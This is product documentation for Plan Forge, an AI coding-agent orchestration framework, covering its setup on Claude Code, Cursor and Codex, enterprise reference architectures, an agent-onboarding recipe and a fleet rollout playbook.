Plan Forge runs against any agent, not just GitHub Copilot. This section covers the three most common alternatives: Claude Code, Cursor, and Codex. For each platform it describes what works out of the box, what requires one extra step, and what is GitHub-only and therefore not available outside GitHub Copilot.
The honest framing is a depth-of-integration spectrum. Plan Forge has its deepest automated path on GitHub Copilot (Sections 1–7). The platforms below share the platform-independent subset of that surface, and each diverges in one or two specific areas. None of these gaps block Plan Forge from running end-to-end.
Cross-platform baseline — what works everywhere
Before covering the per-platform differences, here is the shared foundation that works identically on all four platforms (Copilot, Claude Code, Cursor, Codex):
Capability
How it works on any platform
pforge run-plan execution
The CLI dispatcher, quorum system, validation gates, and trajectory capture all run in-process. No agent platform is required, the CLI is the runtime.
AGENTS.md context
Generated by setup.sh / setup.ps1 alongside copilot-instructions.md. All four platforms read AGENTS.md for project architecture, quick commands, and pipeline reference.
.github/instructions/*.instructions.md
Instruction files are referenced directly from plan prompts and the Step-2 hardener. The agent platform consuming the prompt sees them via file inclusion, regardless of which IDE or agent is active.
BYOK model selection
The --model flag and .forge/secrets.json API keys work the same on all platforms. Any agent can execute a plan run with any model.
MCP tools (where MCP is supported)
Claude Code and Cursor both support MCP. They can call forge_run_plan, forge_analyze, forge_estimate_quorum, and the other 106 MCP tools directly from chat. Codex does not support MCP today.
Claude Code
Claude Code is Anthropic's terminal-native agentic coding environment. Of the three platforms covered in this section, it has the closest feature parity with GitHub Copilot for Plan Forge purposes, for two reasons: it supports MCP natively, and it reads AGENTS.md on every session start.
Setup for Claude Code
After running setup.sh (or setup.ps1), Plan Forge's MCP server is registered in .vscode/mcp.json. Claude Code reads MCP configuration from a separate file at ~/.claude/mcp.json (global) or .claude/mcp.json (per-project). Copy the Plan Forge entry across:
# Extract the Plan Forge MCP entry from VS Code's config and write it to Claude Code's config
pforge setup --agent claude
The --agent claude flag (available from setup.sh and setup.ps1) writes a Claude-compatible MCP config file at .claude/mcp.json alongside the standard VS Code config. Once the MCP server is registered, all 36 Plan Forge tools are available from Claude Code's chat interface.
What works on Claude Code
Feature
Status
Notes
pforge run-plan (CLI)
✓ full
Identical to Copilot, the CLI runs independently of the agent platform.
MCP tools in chat
✓ full
Run pforge setup --agent claude once to register the server.
AGENTS.md context
✓ full
Claude Code reads AGENTS.md natively on session start.
Instruction files (.github/instructions/)
✓ full
Referenced via prompt includes; Claude Code sees them through file read calls.
BYOK model selection
✓ full
Set ANTHROPIC_API_KEY in .forge/secrets.json or environment.
SARIF parsing is CLI-only and works regardless of agent platform. The GHAS API calls require gh CLI and a GitHub-hosted repo.
Copilot Spaces sync (pforge sync-spaces)
✗ GitHub-only
Copilot Spaces is a GitHub product. Not applicable outside GitHub Copilot.
Invoking Plan Forge from Claude Code chat
With the MCP server registered, the full Plan Forge surface is available from Claude Code's chat:
"Call forge_run_plan on docs/plans/Phase-28-PLAN.md with quorum=auto and tell me the projected cost first."
Claude Code will call forge_estimate_quorum, present the cost breakdown, then, with confirmation, call forge_run_plan. The execution loop, trajectory capture, and dashboard updates all behave identically to a Copilot Chat invocation.
Cursor
Cursor is an AI-first code editor built on VS Code. It reads AGENTS.md as a cross-agent context document and supports MCP via the same .vscode/mcp.json that Plan Forge already writes. In most cases, Cursor requires no additional setup after setup.ps1 / setup.sh, the VS Code MCP config is the Cursor MCP config.
Cursor-specific context files
Cursor also reads its own rule files from .cursor/rules/. If your repo has a .cursor/rules/ directory, you can mirror the most critical Plan Forge instruction files there. Plan Forge does not write to .cursor/rules/ automatically, but the setup flag generates the directory with recommended stubs:
pforge setup --agent cursor
This creates .cursor/rules/plan-forge.mdc with a condensed version of the architecture principles, pipeline reference, and quick-command list, the subset most useful for inline suggestions and Agent mode. The file is a stub you can extend; Plan Forge does not overwrite it on subsequent pforge update runs.
What works on Cursor
Feature
Status
Notes
pforge run-plan (CLI)
✓ full
Run from Cursor's integrated terminal, identical to any terminal.
MCP tools in Agent mode
✓ full
Cursor reads .vscode/mcp.json, no extra config needed after setup.
AGENTS.md context
✓ full
Cursor reads AGENTS.md for cross-agent context.
Cursor rules (.cursor/rules/)
⚠ optional
Run pforge setup --agent cursor to generate stub rules. Not required but improves inline suggestion quality.
BYOK model selection
✓ full
Cursor has its own model picker; Plan Forge's --model flag is independent and applies to CLI/MCP invocations.
Copilot Coding Agent dispatch
✗ GitHub-only
Not applicable when using Cursor as the primary agent.
GHAS / CodeQL integration
✓ full
CLI-based; works from Cursor's terminal.
Copilot Spaces sync
✗ GitHub-only
Copilot Spaces is a GitHub product.
Cursor + Copilot combination: Many teams use Cursor as their primary editor while keeping GitHub Copilot active for PR reviews and the Copilot Chat panel. In this setup, Plan Forge serves both surfaces: Cursor gets MCP tools and .cursor/rules/ context, while Copilot gets instruction files and prompt files via the .github/ directory. Both share the same AGENTS.md and .vscode/mcp.json.
Codex
Codex is OpenAI's cloud-based coding agent. It operates as a sandboxed execution environment that clones your repository, reads AGENTS.md for context, executes tasks, and opens a PR with the results, a workflow that parallels GitHub Copilot Coding Agent's dispatch loop described in Section 3.
Setup for Codex
pforge setup --agent codex
The --agent codex flag ensures AGENTS.md is present and well-formed (Codex is strict about its format), and sets up the codex-setup-steps.yml file at .github/codex-setup-steps.yml if it does not already exist. The setup file tells Codex how to bootstrap the repo environment, install dependencies, set environment variables, run initial checks, before it begins executing tasks.
Dispatching to Codex
Codex does not support MCP, so it cannot call Plan Forge tools from chat. Instead, Plan Forge dispatches to Codex by writing the slice prompt into a task file and passing it through the Codex task interface. The equivalent of --worker copilot-coding-agent for Codex is:
This generates a task description for each slice (same structure as the Copilot Coding Agent issue body, minus the GitHub-issue wrapper), submits it to the Codex API, polls for the resulting PR, and captures the trajectory, identical to the Copilot Coding Agent dispatch loop except the delivery mechanism is the Codex API rather than the GitHub Issues API.
Prerequisites: the OPENAI_API_KEY must be set in .forge/secrets.json or as an environment variable, and the repo must be connected to the Codex environment (done once via pforge setup --agent codex).
What works on Codex
Feature
Status
Notes
pforge run-plan (CLI)
✓ full
CLI runs independently; identical behavior.
Cloud dispatch (--worker codex)
✓ full
Requires OPENAI_API_KEY and pforge setup --agent codex.
AGENTS.md context
✓ full
Codex reads AGENTS.md as its primary context document. Keep this file up to date with pforge update.
MCP tools in chat
✗ not supported
Codex does not support MCP today. Plan Forge tools are available only via pforge run-plan CLI and the Codex dispatch loop.
BYOK model selection
✓ full
Set OPENAI_API_KEY; use --model gpt-6-sol etc.
GHAS / CodeQL integration
✓ full
CLI-based SARIF parsing works regardless of agent. GHAS API requires gh CLI and a GitHub-hosted repo.
Copilot Spaces sync
✗ GitHub-only
Copilot Spaces is a GitHub product.
Codex vs Copilot Coding Agent: choosing between dispatch workers: Both workers clone the repo, execute the slice, and open a PR. The practical difference is auth surface: --worker copilot-coding-agent requires a GitHub Copilot Coding Agent seat; --worker codex requires an OpenAI API key. If your org has both, prefer copilot-coding-agent for repos already on GitHub, the PR telemetry, trajectory capture, and Copilot Activity tab integration are deeper. Use --worker codex when the primary model preference is GPT-class and Copilot Coding Agent is not enabled at the org level.
Platform comparison at a glance
Feature
GitHub Copilot
Claude Code
Cursor
Codex
pforge run-plan CLI
✓
✓
✓
✓
MCP tools in chat
✓
✓
✓
✗
AGENTS.md context
✓
✓
✓
✓
Cloud dispatch worker
copilot-coding-agent
—
—
codex
GHAS / SARIF integration
✓
✓
✓
✓
Copilot Spaces sync
✓
✗
✗
✗
GitHub Metrics API leaderboard
✓
⚠ CLI pull only
⚠ CLI pull only
⚠ CLI pull only
One-step setup
setup.sh
setup.sh --agent claude
setup.sh --agent cursor
setup.sh --agent codex
Reading the table:✓ = works fully; ⚠ = works with one extra step or reduced depth; ✗ = not available on this platform. No row marked ✗ prevents pforge run-plan from executing end-to-end.
This chapter was written by Plan Forge. Sections 1, 3, 4, 5, 6, 7, and 8 were drafted by pforge run-plan dispatching to GitHub Copilot via the gh-copilot worker. Each section is a captured slice trajectory you can audit.
Section 9 itself, the artifact you're reading now, is the dogfood of the dogfood: a single live --worker copilot-coding-agent dispatch against this same repository, captured at runtime.
Total spend to write this chapter: $0.17 across the worker-executed slices listed above. The dispatch pipeline for --worker copilot-coding-agent is verified end-to-end against this repo; once Copilot Coding Agent is enabled at the repo level, re-running the dogfood plan should round-trip a full Issue → PR → merge cycle in a single command.
Using Spec Kit with this repo? Plan Forge can auto-import your spec.md, plan.md, tasks.md, and constitution.md directly into a Crucible smelt, no re-specifying needed.
See the Spec Kit Interop chapter for the complete field-mapping reference, import procedure, and ecosystem extension details.
Appendix J
Plan Forge for Enterprise
The landing page for enterprise evaluators, reference architecture, GitHub stack alignment, operator playbook, compliance reference, and the map of where to find every enterprise answer.
Audience: Platform leads, security architects, and engineering managers evaluating Plan Forge for multi-team deployment in regulated or large-scale environments.
TL;DR: Plan Forge is the open-source AI-SDLC orchestrator for teams whose code lives on GitHub. It is local-first by design (no Plan Forge SaaS plane), composes cleanly with Microsoft Foundry and other enterprise model gateways, and ships the orchestration layer GitHub explicitly leaves to the ecosystem.
Why Plan Forge for the enterprise
Most "AI-SDLC" tools today are point solutions: a code completion in the IDE, an autonomous agent that opens one PR, a code reviewer that comments on PRs. Plan Forge is the layer above those, a plan-driven, gate-enforced, cost-tracked, multi-slice orchestration framework that turns a feature spec into a series of validated commits.
Three structural choices make it enterprise-fit:
Local-first / air-gappable control plane. The orchestrator runs on the developer's box or a CI runner. There is no Plan Forge SaaS service. Source code does not leave the customer's network unless the customer chooses to call a hosted LLM (and even then, all logging stays local). This is a structural difference from Cursor (workers can run on-prem but the control plane is in AWS) and Sourcegraph Amp (cloud-only, no self-host, no BYOK).
GitHub-native by design, not by integration. Plans, slices, and validation gates compose with GitHub Issues, Copilot Cloud Agent, Actions, AGENTS.md, and the GitHub MCP server. The architecture extends GitHub primitives in the direction GitHub has signaled (via the Copilot SDK preview and AGENTS.md/MCP/Skills as Linux Foundation standards) is the ecosystem's lane.
Open standards throughout. AGENTS.md, MCP, Agent Skills, and OpenTelemetry gen_ai.* semantic conventions are first-class. No proprietary file formats, no vendor lock-in, no "you must use our cloud."
Where to find what you need
This page is a map. Each link goes to the document that answers a specific enterprise concern.
Architecture and reference deployments
You're asking
Read
What does a 5-team Plan Forge deployment look like?
An IDE replacement. Cursor, Windsurf, VS Code Copilot Chat all do that better. Plan Forge sits above the IDE.
An LLM provider. Plan Forge talks to Anthropic, OpenAI, xAI, GitHub Copilot, Microsoft Foundry. Pick yours.
A first-party agent runtime in the Foundry/Agent-Service sense. Plan Forge orchestrates the SDLC; Microsoft Agent Framework and Foundry Agent Service are the agent runtime layer one altitude below.
A SaaS product. There is no Plan Forge cloud. The dashboard runs on localhost:3100. Customers own their deployment top to bottom.
Follow the Quickstart walkthrough, then return here for the multi-team patterns.
Engineering principles that make this work
Plan Forge is built on five non-negotiables that show up in every layer:
Architecture-first: every change asks five questions before code is written (see .github/instructions/architecture-principles.instructions.md)
Separation of concerns: orchestrator → worker → repository → presentation, never collapsed
Test-driven for business logic: Red → Green → Refactor
Type safety: explicit types at every boundary
Open standards: AGENTS.md, MCP, Skills, OTel gen_ai.*, adopt, don't invent
Customers can read the same instruction files Plan Forge agents read. Nothing is hidden. The framework is the documentation.
Support model
Plan Forge is open source (MIT). Support model is honest:
Issues on GitHub for bugs and feature requests
GitHub Discussions for usage questions
Self-repair tooling built in, forge_meta_bug_file lets agents file defects against Plan Forge itself when they encounter them, and the project is dogfooded against itself
No commercial support tier today. This may change. When it does, the open-source core stays open source.
For enterprises that need a commercial relationship, the right pattern today is to use Plan Forge directly and engage your usual platform-services partner (Microsoft FDE, Slalom, Accenture, etc.) for integration work.
Appendix K
Enterprise Reference Architecture
One canonical architecture for a 5-team / 1000-developer fleet, plus the Microsoft Foundry composition variant for Azure-tenant deployments.
Audience: Platform architects and security engineers planning a multi-team Plan Forge deployment.
Scope: Generic enterprise architecture (Pattern A) and the Microsoft Foundry composition variant (Pattern B). Plus three network/isolation patterns including the air-gapped option that's a structural differentiator.
Design principles
Three constraints shape every architecture below:
Local-first control plane. The Plan Forge orchestrator runs on the developer's box or a CI runner. There is no Plan Forge SaaS service. Source code does not leave the customer's network unless the customer chooses to call a hosted LLM.
GitHub-native by design. Plan Forge consumes GitHub Issues, Copilot Cloud Agent, Actions, AGENTS.md, MCP, and the github-mcp-server as its substrate. Reinforces a GitHub Enterprise + Copilot Enterprise consolidation rather than competing with it.
Reference architecture A — Generic enterprise (5 teams, 1000 developers)
Generic enterprise reference architecture, 5 teams × ~200 developers. Plan Forge orchestrator runs in the customer's network; only LLM inference may cross the boundary depending on provider choice.
Component responsibilities
Component
Owns
Does not own
Developer workstation
Local plan execution, IDE-time orchestration, the dashboard, all .forge/ artifacts
Multi-team aggregation, long-running compute
GitHub Enterprise
Source of truth for repos, issues, PRs. Hosts Copilot Cloud Agent runs. Runs Actions workflows
Long-running plan execution, scheduled pforge run-plan jobs, fleet-scale dispatch
Interactive developer-loop workflows
OTel collector + backend
All trace, metric, and log aggregation across teams
Real-time agent control
LLM provider
Inference for worker LLM calls
Plan state, scope enforcement, gate validation
Data flow
Developer (or CI) starts a plan run.
Plan Forge orchestrator reads the plan file, builds the slice DAG, dispatches each slice to the configured worker (Copilot Cloud Agent for GitHub-native runs, Claude Code / Codex CLI for direct runs, etc.).
Worker consumes AGENTS.md + plan slice context + MCP tools. Calls the configured LLM provider for completions.
Plan Forge runs the slice's validation gate. On pass, advances. On fail, retries with reflexion or escalates per plan policy.
Cost, trace, and event data is appended to .forge/runs/<id>/ locally and emitted to the OTel collector for fleet aggregation.
PR is opened (Cloud Agent path) or commit is staged (direct path). Plan-aware diff (pforge diff) checks scope-contract adherence before merge.
Reference architecture B — Microsoft Foundry variant
For customers running on Microsoft Foundry (Azure OpenAI, Foundry Agent Service, Foundry Toolboxes), Plan Forge composes as the SDLC orchestrator layer above Foundry's model gateway and agent runtime.
Microsoft Foundry composition variant. Plan Forge sits above Foundry as the SDLC orchestrator; Foundry sits below as model gateway and production agent runtime.
What sits where
Plan Forge above Foundry: Plan Forge is the SDLC orchestrator (specify, plan, harden, execute, validate, ship). Foundry is the model gateway and production agent runtime. Plan Forge is not inside Foundry, not beside Foundry as a peer agent product, but above Foundry as the higher-altitude orchestration layer.
Foundry as model provider: Plan Forge talks to AOAI via the OpenAI-compatible endpoint https://{resource}.openai.azure.com/openai/v1/. Auth via Entra ID (recommended), API key, or managed identity. Customer configures deployment names, not model families.
Foundry Toolbox as shared MCP surface: Customer's curated, governed, audited tool surface, exposed once via Foundry Toolbox, consumed by Plan Forge in worker sessions and by Foundry agents in production. Single source of truth for org tools.
App Insights as OTel sink: Plan Forge emits OTel traces (per the gen_ai.* spec). Pointed at the Foundry-attached Application Insights resource, Plan Forge runs show up in the same dashboards as Foundry agent runs.
Plan Forge generates code that deploys to Foundry: A Plan Forge plan can ship a feature that is a Foundry agent. deploy.instructions.md and the skill system include /staging-deploy and similar skills that target Foundry deployment paths.
What does not compose
Plan Forge workers do not run as Foundry hosted agents. Different lifetimes, different IO models. Plan Forge workers need filesystem/git/terminal; Foundry hosted agents are containerized with VM-isolated sandboxes per session.
Plan Forge does not register itself as a Foundry "fleet view" entity. Integration is one-way (Plan Forge writes to App Insights); the single pane of glass for Plan Forge runs is the Plan Forge dashboard.
Required role assignment on the Foundry resource: Cognitive Services OpenAI User or Contributor.
Friction to design around
Deployment-name vs model-name: Customer says "I'm using gpt-6-luna"; Plan Forge needs the deployment name (e.g., eastus-prod-mini).
AOAI quota differs from OpenAI: Fixed TPM quotas per region per model, plus PTU for provisioned. A slice estimating 150K tokens against a 100K TPM deployment will throttle mid-run. Plan ahead.
Government cloud: Azure Gov has a reduced model catalog (gpt-5.1, gpt-4.1 family, o3-mini, gpt-4o). Use the power-gov quorum preset (or graceful fallback) when targeting Azure Government.
Network and isolation patterns
Pattern 1: Fully cloud-LLM (typical SaaS company)
LLM calls go to public Anthropic / OpenAI / GitHub Copilot endpoints
Plan Forge runs locally, traces go to cloud-hosted observability
Lowest cost, fastest setup, weakest isolation
Right for: most non-regulated companies, internal tooling, dev productivity
Pattern 2: Hybrid (Microsoft-shop typical)
LLM calls go to Azure OpenAI in customer's tenant via private endpoint
Plan Forge runs locally and in customer's Azure DevOps / GitHub Actions
Traces to App Insights in same Azure subscription
Right for: regulated SaaS, fintech, healthtech with Microsoft preference
Pattern 3: Air-gapped (defense, sovereign cloud, regulated)
LLM calls go to on-prem inference (Foundry Local powered by Azure Local, Ollama, vLLM, or similar)
Plan Forge runs entirely in-network; no calls leave the boundary
OTel collector + backend in-network
GitHub Enterprise Server (GHES) instead of cloud
Right for: defense, FedRAMP High, IL5/IL6, sovereign cloud customers
Plan Forge is structurally compatible with all three. Pattern 3 is the differentiator, Cursor cannot offer this (control plane in AWS), Sourcegraph Amp explicitly cannot (no self-host, no BYOK), GitHub Copilot Cloud Agent runs on GitHub-hosted infrastructure. For air-gapped requirements, Plan Forge is structurally the only viable option in the comparison set.
Capacity planning
Per-team sizing (typical)
For a team of ~50 developers running ~3 plans/day per developer:
Resource
Estimate
Plan Forge orchestrator processes
One per active developer, low CPU/memory (Node.js process, dashboard at :3100)
GitHub Actions minutes (CCA-dispatched plans)
~15K min/month (varies wildly by plan complexity)
LLM tokens (mixed-mode quorum)
~50M input + 10M output per team-month at moderate use
Storage (.forge/runs/ retention)
~5GB / team / quarter at typical detail
OTel trace volume
~100K spans / team / day
Org-level governance
Custom properties on repos to scope which Plan Forge plans are allowed
Org runner policies to control which Cloud Agent runners are available
Branch protection rules to require Plan Forge gate-passed status before merge
Cost budgets in .forge.json per repo or per team
Failure modes and mitigations
Failure
Detection
Mitigation
LLM provider outage
OTel error rate spike on gen_ai.* spans
Plan Forge supports multi-provider routing in .forge.json. Failover order configurable per slice
AOAI quota exhausted mid-slice
Worker error, gate failure
Preflight quota check (planned), slice retry with backoff, cross-region failover via deployment alias
GitHub Actions runner exhaustion
Workflow queue depth, Cloud Agent session pending
Self-hosted runner pool, prioritize critical plans via [P] tag and runner labels
Plan drift (PR diverges from approved plan)
pforge diff post-execution
Pre-merge gate fails; reviewer-gate agent flags; review thread opened via forge_review_add
Get a fleet of specialized agents productive on Day 1, not Day 90. A repeatable 7-step recipe.
Audience: Platform leads onboarding 12+ "Virtual Squad" agent personas across product teams in the first weeks of a Plan Forge rollout.
Goal: One work day for the first squad, one hour per additional squad thereafter.
What "Agent Factory" means in Plan Forge
Plan Forge ships a fleet of ~21 agent personas per preset out of the box: 6 stack-specific reviewers, 8 cross-stack reviewers (shared across presets), 5 pipeline agents, and 2 meta / audit agents. (The site-wide counter says 12, which reflects an editorial rollup where cross-stack reviewers are conceptually folded into stack lanes; the actual files on disk total more.) Each is a Markdown file under .github/agents/ with a YAML frontmatter description and a body that defines the persona's expertise, tone, and lane. Agents are invoked from chat (agent picker dropdown) or referenced from a plan slice (agent: security-reviewer). They cannot edit files, they audit and report.
The "Agent Factory" is the configuration plus convention layer that makes those personas productive against a customer's specific stack on Day 1, instead of generic-but-vague.
The recipe in one page
1. SUBSTRATE    , confirm GitHub-native primitives are in place
2. CONFIGURE    , write project profile + project principles (one hour each)
3. ROUTE        , assign agents to lanes (which agents own which kinds of work)
4. SHARED CONTEXT, populate AGENTS.md, copilot-instructions.md, instruction files
5. SHARED TOOLS , point at MCP servers (Plan Forge MCP, github-mcp-server, optional Foundry Toolbox)
6. PILOT        , run one real plan with the full agent fleet, capture friction
7. ITERATE      , encode lessons in instruction files; re-run
Figure L-1. The factory in one diagram. Color = lane: prerequisite (blue) → configuration (amber) → run (green) → learn (purple).
Each step below is one to two hours for a platform lead familiar with the codebase. The whole recipe is achievable in one work day for the first squad and replicates in one hour per additional squad thereafter.
Step 1 — Substrate check (15 min)
Verify the GitHub-native primitives Plan Forge depends on are enabled in the org:
Database conventions, API patterns, error handling preferences
This file auto-loads (via applyTo: '**' in frontmatter) for every agent session in the repo. Run it once per repo. It's the foundation everything else assumes.
project-principles.prompt.md — what your team commits to
A second interview that produces docs/plans/PROJECT-PRINCIPLES.md plus a companion .github/instructions/project-principles.instructions.md. Captures:
Architectural commitments (what you will and won't build)
Forbidden patterns (anti-patterns specific to your codebase)
Boundaries (what's in scope for AI-driven work, what isn't)
This file is loaded by the SessionStart hook and pinned in agent context for the duration of every session.
Why both
Profile = facts about the stack. Principles = commitments about how the team works. Confusing the two is a common mistake. Profile is descriptive; principles is prescriptive. Both feed every agent every session.
Step 3 — Route agents to lanes (30 min)
Plan Forge ships these personas. Decide who owns what for your team:
The dotnet preset ships an extra blazor-reviewer; the azure-iac preset swaps the language-specific reviewers for bicep-reviewer, terraform-reviewer, and azure-sweeper; the playwright preset adds playwright-test-generator, -healer, and -planner.
Step 1 (preflight) ships as a prompt, not an agent, see .github/prompts/step1-preflight-check.prompt.md. It runs inline rather than as a separate persona.
Meta / audit (2)
Agent
Role
audit-classifier-reviewer
Reviews changes to the audit classifier itself; enforces before/after finding counts
plan-health-auditor
Read-only auditor over run history, failure modes, gate portability, slice retry rates; proposes patches
Skills are a parallel surface (slash-commands)
Some review work ships as a skill, not an agent. Skills are multi-step procedures invoked by typing / in chat (or via forge_run_skill). They can read, execute, and report — unlike agents, which only audit. The repo ships these out of the box under .github/skills/ and the per-preset .github/skills/ directories:
Slash command
What it does
Surface
/clean-code-review
Audit module size, function complexity, parameter lists, TODO/FIXME, ESLint violations
When routing, treat each skill the same way you treat an agent: pick an owner, a trigger (auto on PR, scheduled, manual), and the authority it carries (advisory comment vs. blocking gate). Skills are ideal for work that needs to execute commands (test runs, dependency scans, deploys); agents are ideal for work that should only review and report.
Routing decisions to make
For each agent, pick:
Owner, which team member (or rotation) is the human reviewer when this agent fires?
Trigger, automatic on PR? Manual via slash command? Plan-slice-bound?
Authority, advisory (commenter), gating (blocks merge), or escalation-only (raises an issue)?
Document the routing in .github/agents/ROUTING.md (you may need to create this, it's not yet a Plan Forge default but the convention is clean and we recommend adopting it).
Plan Forge generates these on setup.ps1 / setup.sh. The factory step is to populate them with project-specific content beyond the templated defaults.
AGENTS.md (repo root)
The Linux Foundation-stewarded standard read by Claude Code, Cursor, Codex, Amp, Aider, Gemini CLI, Goose, Windsurf, and others. Contents:
Project overview (one paragraph)
Build / test / lint / dev commands (the substantive ones, not generic placeholders)
Code style conventions
Testing conventions
Security considerations
PR conventions
Plan Forge keeps this in sync with the project-profile output, but review the generated content, generic phrasing here costs you on every agent run.
.github/copilot-instructions.md
The GitHub-native equivalent. Contains:
Architecture principles link
Quick commands
Coding standards summary
Pipeline overview
Skill / agent / hook references
Plan Forge generates a strong default. Customize the "Project Overview" section with your team's specifics.
.github/instructions/*.instructions.md
Plan Forge ships 18 of these per preset (the dotnet/typescript/python/etc. preset directories under presets/, each with its own .github/instructions/). Each has an applyTo glob that controls when it auto-loads:
File
Loads on
architecture-principles.instructions.md
** (always, universal baseline)
project-profile.instructions.md
** (always, your stack)
project-principles.instructions.md
** if PROJECT-PRINCIPLES.md exists
git-workflow.instructions.md
**
api-patterns.instructions.md
**
auth.instructions.md
**
database.instructions.md
**
security.instructions.md
**
testing.instructions.md
**
errorhandling.instructions.md
**
deploy.instructions.md
**
observability.instructions.md
**
caching.instructions.md
**
messaging.instructions.md
**
multi-environment.instructions.md
**
performance.instructions.md
**
version.instructions.md
**
status-reporting.instructions.md
docs/plans/**, pforge-mcp/**, .forge/**
context-fuel.instructions.md
**
self-repair-reporting.instructions.md
**
These are templated. Read each one. Add team-specific guidance where the template is generic.
Step 5 — Shared tools: MCP server selection (30 min)
Configure .vscode/mcp.json (Plan Forge generates this; you augment) with the MCP servers the fleet should share:
The github-mcp-server gives every agent in the fleet first-class access to GitHub Issues, PRs, repos, code-scanning alerts, and 19 other toolsets. 29.5k stars, MIT, official.
Foundry Toolboxes are MCP-compatible endpoints that bundle Web Search, Code Interpreter, File Search, Azure AI Search, OpenAPI tools, and Agent-to-Agent connections behind a single endpoint with versioning, auth, and policy enforcement. Single source of truth for the org's tools, consumed identically by Plan Forge agents in worker sessions and by Foundry agents in production.
step2-harden-plan.prompt.md, harden the plan into an execution contract
pforge run-plan --estimate <plan>, see projected cost under each quorum mode
pforge run-plan <plan>, execute (or --assisted for human-in-the-loop)
step5-review-gate.prompt.md, independent review
Watch for:
Drift between plan and PR, pforge diff should be clean. If it's not, the plan was too vague.
Gate failures, count them. Each gate failure is a lesson. Capture it as an instruction-file edit so future agents don't repeat.
Cost surprises, the estimate vs. actual delta tells you whether your plan complexity scoring is accurate.
Reviewer-agent noise, too quiet means the agent isn't loaded with enough context; too loud means the lanes are wrong.
Step 7 — Iterate: encode lessons in instruction files (ongoing)
Every Plan Forge project should be doing this constantly:
Friction point in a plan → update the relevant instruction file
Gate failure → tighten the gate or update plan-hardener prompt
Reviewer false positive → adjust the agent persona definition
Cost overrun → revise complexity threshold or quorum routing
The factory's value compounds. The first plan teaches you 5 things. The fifth plan teaches you 1. By the tenth plan, the agents are productive against your specific codebase, not generic.
Scaling the factory
After the first squad is productive, replicate to additional teams:
Fork the project profile for each team's repos (their stack may differ slightly)
Reuse the principles when teams share architectural commitments
Reuse the agent routing as a starting point; customize per team's review culture
Share the AGENTS.md content discipline, every team should be reading and refining their AGENTS.md monthly
For a 5-team / 1000-dev rollout, the factory typically takes:
Team 1: 2–3 days (figuring out the patterns)
Team 2: 1 day (with the patterns in hand)
Teams 3–5: 4 hours each (mostly project-profile customization)
Common mistakes
Mistake
Symptom
Fix
Generic project profile
Agents give generic advice; reviewers ignore them
Re-run project-profile.prompt.md with thoughtful answers, not defaults
Run project-principles.prompt.md; document forbidden patterns explicitly
Default agent routing
Reviewers fire on irrelevant changes; humans tune them out
Document routing in .github/agents/ROUTING.md per team
Skip AGENTS.md customization
AGENTS.md-aware agents (Cursor, Claude Code) give weak suggestions
Read the generated AGENTS.md; add team-specific build/test/style content
One MCP server forever
Agents lack access to org-specific tools; humans bridge manually
Add Foundry Toolbox or in-house MCP servers as fleet matures
First plan is a toy
Lessons don't scale to real work
Pilot a real, small feature, never a hello-world
No iteration loop
Same friction in plan 2, plan 3, plan 4
After every plan, ask "what would make plan N+1 better?", encode the answer in instruction files
What success looks like
After 30 days with the factory in place:
Time from "feature spec" to "PR open" drops 50–70% for in-scope work
Plan Forge plans pass review with pforge diff clean ≥ 80% of the time
Per-team cost-per-merged-PR is tracked and trending stable or down
Reviewer agents catch 30–50% of issues before human review (depending on team and codebase)
Onboarding new engineers takes hours not weeks (the agents are the institutional knowledge)
These are real numbers from dogfooding. They scale linearly with the discipline applied to the factory configuration.
Appendix M
Fleet Operator Playbook
A calendar, not a feature list. Day 1 / Week 4 / Week 12 milestones with concrete go/no-go criteria for operating Plan Forge across multiple product teams.
Audience: Platform leads operating Plan Forge across multiple product teams.
How to use: Each phase has a goal, activities, go/no-go criteria, and anti-patterns. If you're following it strictly and something feels off, that's a signal worth investigating, not a step to skip.
If any of these aren't true, work on them first. Plan Forge accelerates teams that already have direction; it doesn't substitute for it.
Day 1 — Pilot installation
Goal
Pilot team has Plan Forge installed, has run one plan end-to-end against a real (small) feature, and has a baseline measurement of cycle time and cost.
Activities (~4–6 hours total)
Install (30 min)
Clone Plan Forge to each pilot dev's machine: git clone https://github.com/srnichols/plan-forge
Or use the consumer-mode setup: setup.ps1 (Windows) or setup.sh (Mac/Linux) in target project
Team isn't iterating, that's the value loop, must enable it
Cost-per-PR trending down or stable
Yes
Cost going up plan-over-plan suggests waste, investigate slice sizing
Anti-patterns
Devs using Plan Forge for everything, it's wrong for trivial bug fixes; right for plan-able work
No iteration on instructions, the value compounds via instructions; if they're untouched, the team isn't learning
Hidden cost surprises, surface costs daily, not weekly, in the first month
Week 4 — Pilot graduation, second team onboarding
Goal
Pilot team is self-sufficient. Second team starts, with patterns from Pilot 1 captured as templates. First multi-team observability dashboards live.
Activities
Pilot graduation: pilot team operates Plan Forge without daily platform-team support. Platform team transitions to "office hours" model (1 hr / week).
Second team onboard (1 work day):
Reuses pilot team's AGENTS.md style and .github/instructions/* (forks where stack differs)
Reuses agent routing decisions from .github/agents/ROUTING.md
First plan runs in --assisted mode
Multi-team observability:
Both teams' OTel data flows to the same backend
Dashboards: per-team plan throughput, per-team cost, per-team drift scores, gate failure heatmap across teams
Plan Forge dashboard at localhost:3100 shows per-developer; the OTel backend shows org-wide
First quarterly KPI snapshot:
Cycle time (spec → merged PR)
Cost per merged PR
Plan-Forge-driven PR percentage
Drift / regression incidents caught at gate vs. caught in production
Go/no-go criteria for Week 8
Signal
Pass
Fail
Pilot team self-sufficient
Yes
Means platform team is still bottleneck, extract patterns into docs
Team 2 ran first plan within 1 day of onboarding
Yes
Onboarding pattern needs simplification
Multi-team dashboards reflect real data
Yes
OTel pipeline issue, fix before adding more teams
Cost per merged PR vs. baseline
Trending down or stable
If up, investigate model routing and slice sizing
Anti-patterns
Onboarding team 2 before team 1 is ready to teach, copy-paste failures multiply
Letting two teams diverge on instruction files, common ground is what makes the fleet feel like a fleet
Platform team trying to operate every team's Plan Forge instance, doesn't scale; build the office-hours model early
Week 8 — 4 teams active, fleet patterns formalized
Goal
4 of 5 teams active. Shared MCP server (Foundry Toolbox or in-house) deployed. Reviewer agents are catching real issues at PR time.
Activities
Add teams 3 and 4 in parallel using the Week 4 onboarding pattern (now refined)
Deploy shared MCP server:
For MS-shop fleets: Foundry Toolbox with curated tools (Web Search, Code Interpreter, File Search, org-specific OpenAPI tools)
For others: in-house MCP server hosted on Azure Container Apps / AWS App Runner / similar
Update each team's .vscode/mcp.json to consume
Reviewer agent quality pass:
For each of the 20 ship-default agents, look at the last 30 days of comments. Are they useful? Are they being acted on? Are they fired at the right cadence?
Tune agent personas based on findings. Document in agent file changelog.
Cost guardrails formalized:
Per-team budget caps in .forge.json
Cost anomaly alerts via forge_alert_triage
